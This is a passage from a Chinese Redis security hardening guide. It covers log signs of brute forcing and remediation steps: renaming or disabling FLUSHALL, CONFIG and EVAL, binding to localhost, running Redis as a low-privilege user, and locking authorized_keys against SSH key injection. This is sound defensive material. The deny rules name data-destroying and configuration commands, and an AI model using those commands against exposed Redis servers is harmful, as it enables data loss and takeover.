


2. 日志内容

- 记录详细的时间，某个 IP 远程连接，当前缓冲区里面有多少个 key



- 如果 redis 被暴力猜解，会在日志里面看大量的连接 IP



0x05 修复方案

1. 禁止一些高危命令（重启 redis 才能生效）

修改 redis.conf 文件， 来禁用远程修改 DB 文件地址或改变高危命令的名称

```
rename-command FLUSHALL ""     或 rename-command FLUSHALL "name1"
rename-command CONFIG ""       或 rename-command CONFIG "name2"
rename-command EVAL ""         或 rename-command EVAL "name3"
```

2. 以低权限运行 Redis 服务（重启 redis 才能生效）

为 Redis 服务创建单独的用户和家目录，并且配置禁止登陆

```
groupadd -r redis && useradd -r -g redis redis
```

3. 为 Redis 添加密码验证（重启 redis 才能生效）

修改 redis.conf 文件，添加

```
requirepass mypassword        //（注意 redis 不要用明文输入密码，连接后使用 auth 认证）
```

4. 禁止外网访问 Redis（重启 redis 才能生效）

修改 redis.conf 文件，添加或修改，使得 Redis 服务只在当前主机可用

```
bind 127.0.0.1
```

在 redis3.2 之后，redis 增加了 protected-mode，在这个模式下，非绑定 IP 或没有配置密码访问时都会报错

5. 修改默认端口

修改配置文件 redis.conf 文件

```
Port 6379                     //默认端口是 6379，修改为其他端口（不与其它服务冲突就可以）
```

6. 保证 authorized_keys 文件的安全

为了保证安全，您应该阻止其他用户添加新的公钥。

- 将 authorized_keys 的权限设置为对拥有者只读，其他用户没有任何权限：

```
chmod 400 ~/.ssh/authorized_keys
```

- 为保证 authorized_keys 的权限不会被改掉，还需要设置该文件的 immutable 位权限：

```
chattr +i ~/.ssh/authorized_keys
```

- 用户还可以重命名 ~/.ssh，然后新建 ~/.ssh 目录和 authorized_keys 文件。要避免这种情况，需要设置 ~./ssh 的 immutable 位权限

```
chattr +i ~/.ssh
```

7. 设置防火墙策略

如果正常业务中 Redis 服务需要被其他服务器来访问，可以设置 iptables 策略仅允许指定的 IP 来访问 Redis 服务。